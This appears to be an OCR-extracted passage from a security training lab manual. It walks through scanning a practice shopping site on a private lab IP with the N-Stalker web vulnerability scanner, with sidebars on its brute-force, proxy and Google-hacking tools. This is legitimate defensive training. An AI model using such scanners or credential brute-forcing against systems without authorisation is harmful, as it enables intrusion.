
FIGURE 5.6: N-Stalker database updated

You may modify N-Stalker's cache options to avoid web pages from being permanently stored in your hard disk. This might be useful to preserve disk space on large assessments.

7. In the N-Stalker Scan Wizard, enter http://10.0.0.2/goodshopping (10.0.0.2 is the IP address of the machine hosting the goodshopping website).

8. Choose the Scan Policy **OWASP Policy**, and click **Next**.

To run N-Stalker Scanner from command line, you will need a scan session policy that will contain policies, host information and specific configurations needed to run the entire session.



Start Web Application Security Scan Session

You must enter an URL and choose policy. Scan Settings may be configured.

Enter Web Application URL

http://10.0.0.2/goodshopping

(E.g. http://www.example.tl, https://www.test.tl/VirtualDirectory/, etc)

□ Scan both HTTP and HTTPS locations

Choose Scan Policy

OWASP Policy

Load Scan Session

(You may load scan settings from previously saved scan sessions)

Load Spider Data

Not available in N-Stalker Free Edition


(You may load spider data from previously saved scan sessions)

□ Use local cache from previously saved session (Avoid new web crawling)

FIGURE 5.7: N-Stalker Choosing URL and Policy

9. Click **Yes** in the **URI Restriction Found** pop-up to continue.

N-Stalker HTTP Brute Force tool does what the name says. It is an HTTP authentication brute force tool that works by taking a web macro and attempting to run a series of authentication requests to obtain valid credentials (you may provide your own user and password list).


URI Restriction Found


You have provided the following page/directory pattern:
[/goodshopping]

Do you want to restrict your scan to the above directory only?

FIGURE 5.8: N-Stalker URI Restriction Found pop-up

10. Under **Optimize Settings**, leave the default options, and click **Next**.

N-Stalker Web Proxy is a combination of web proxy and HTTP inspection tool. It includes a full Web Proxy support (for external browsers) along with an event-driven interception mechanism, that allows you to inspect HTTP communications (even SSL) based on keyword matching.


N-Stalker Scan Wizard

Start Web Application Security Scan Session
You must enter an URL and choose policy. Scan Settings may be configured.

Optimizing Settings

http://10.0.0.2/goodshopping
(You may choose to run a series of tests to allow for optimization or click Next to continue)

Optimization Progress

0 %

Press 'Optimize' to optimize scan settings


Optimization Results

Xfer Rate
Avg Response
Conn Failures

FIGURE 5.9: N-Stalker Optimize Settings

11. Click **Yes** in the **Settings Not Optimized** pop-up.

The term "GHDB" was allegedly coined by Johnny Long, which started to maintain a number of "google-based" queries that would eventually reveal security flaws in websites (without one having to scan the site directly for that vulnerability).


Settings Not Optimized


You haven't optimized your scan settings yet but we strongly recommend you to do that.

Do you want to continue anyway?

FIGURE 5.10: N-Stalker pop-up

12. Under **Review Summary**, click **Start Session**.

This is a string encoding tool which is useful to encode/decode data on multiple formats used by Web Applications.



Start Web Application Security Scan Session
You must enter an URL and choose policy. Scan Settings may be configured.

Review Summary

http://10.0.0.2/goodshopping


Scanning Settings

Scan Setting	Value
Host Information	IP: [10.0.0.2] Port: [80] SSL: [no]
Restricted Directory	/
Policy Name	OWASP Policy
False-Positive Settings	Enabled for Multiple Extensions. Enabled for 404 pages.. N
New Server Discovery	Enabled (recommended in most cases)
Spider Engine	Max URLs: [500] Max Per Node [30] Max Depth [8]
HTML Parser	JS: [Execute] External JS [Deny] JS Events [Execute] SWF
Server Technologies	N/A
Allowed Hosts	No additional hosts configured.

FIGURE 5.11: N-Stalker Review Summary

13. The **N-Stalker free edition** pop-up appears; click **OK** to continue.

This is a Web Server Discovery tool which will attempt to discover HTTP servers and fingerprint them to obtain their platform version. It might run based on a file list or IP range.




N-Stalker Free Edition has a restriction to crawl only the first 500 pages within the same scan session. For more information about our Commercial Edition, please, contact us:

E-mail: sales@nstalker.com
Phone: +55-11-3675-7093 (GMT-0300)

FIGURE 5.12: N-Stalker Free Edition pop-up

14. After completing the configuration of N-Stalker, click **Start Scan** to begin scanning the Goodshopping website.

Google Hacking Database (GHDB) Tool is a unique application that will allow you to search for "google-like" queries within a saved spider data. N-Stalker, GHDB Tool can be invoked by clicking on "GHDB Tool" button under "Miscellaneous Tools."




Status: Click on "Start" to initiate scan session

FIGURE 5.13: N-Stalker Start Scan wizard

15. N-Stalker begins to scan the website, as shown in the screenshot.

HTTP Load Tester is a performance tester tool. It will run a Web Macro on a concurrent basis (up to you to decide how many instances) and will provide a report on number of connection failures and success.



Scan Session
Start Time: Aug 1, 2014 10:12:43
Duration: 0 hours 1 Minutes

Spider Engine
Crawled URLs: 10
Crawled Hosts: 1
Default Page Size: 20,487 bytes

Scan Module	Current	Total	Progress
3rd-Party Package Scanner	52	433	12 %
Information Leakage Assessment	0	0	80 %
N-Stalker Spider Module	9	9	100 %
File Extensions Finder	10	10	100 %

FIGURE 5.14: N-Stalker Start Scan Status

16. It takes some time for the application to scan the website.

17. N-Stalker scans the site in four different steps: **Spider**, **Info Gather**, **Run Modules,** and **Sig Scanner**.

Macro Recorder is a tool to manage "Web Macros" within N-Stalker Web Application Security Scanner.

An authentication Web Macro is used to authenticate N-Stalker's against Web Forms or any other of user interaction based authentication.




FIGURE 5.15: N-Stalker Scanning methods


TASK 3

Save the Scan Result

18. On completion of the scan, the **Results Wizard** appears.

19. Select **Save scan results** (under **Session Management Options**) and **Keep scan session for further analysis** (under **Next Steps**), and click **Next**.

As applications provide both a mean to login and logoff, Authentication Macros have a "logout detection" control that can be configured to prevent accidental logoff.



Scan Session has finished successfully.

N-Stalker found 10 vulnerabilities

Session Management Options

● Save scan results

○ Discard scan results

Next Steps

○ Close scan session and return to main screen

□ Open N-Stalker Report Manager

● Keep scan session for further analysis

Total Scan Time

0 Hour(s) 4 Minute(s)

Total Vulnerabilities


High :	0
Medium :	1
Low :	1
Info :	8

FIGURE 5.16: N-Stalker Results Wizard

TASK 4

Analyze the Scan Result

20. N-Stalker displays a summary of vulnerabilities found. After examining the summary, click **Done**.



Results Wizard

Scan Session has finished successfully.

N-Stalker found 10 vulnerabilities

Total Scan Time
0 Hour(s) 4 Minute(s)

Total Vulnerabilities

High :	0
Medium :	1
Low :	1
Info :	8

Summary

Application Objects	Count
Total Web Pages	10
High Vulnerabilities	0
Medium Vulnerabilities	1
Low Vulnerabilities	1
Info Vulnerabilities	8
Total Hosts Found	1
Total HTTP Cookies	0
Total Directories Found	0
Total Web Forms Found	1
Total Password Forms	0
Total E-mails Found	0
Total Client Scripts	4
Total HTML Comments	0

Your request has been successfully processed.

FIGURE 5.17: N-Stalker Summary

A navigation Web Macro is used to provide a specific path within the application to be followed by N-Stalker's spider engine.

When you are generating reports, N-Stalker allows you to customize template and data that will be used to generate the final report. Both executive and technical reports allow for that customization.

"Web Macro" is a user-provided navigation script that is usually recorded using a web browser and a web proxy tool. Macro Recorder allows you to insert manual URLs as well and you must choose between an authentication or navigation macro.

21. In the left pane, expand all the nodes and sub-nodes of the URL **http://10.0.0.2** (under **Website Tree**). This displays the website's pages.




FIGURE 5.18: N-Stalker Website Tree

22. You can view the complete scan results in **N-Stalker's** main dashboard.

23. You can even expand the URL **http://10.0.0.2** (under **Vulnerabilities**) to view all the site's vulnerabilities.

These macros can use any URLs and will not be prevented from calling external services within N-Stalker's spider engine.




FIGURE 5.19: N-Stalker Dashboard

24. On completion of this lab, close the N-Stalker GUI.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs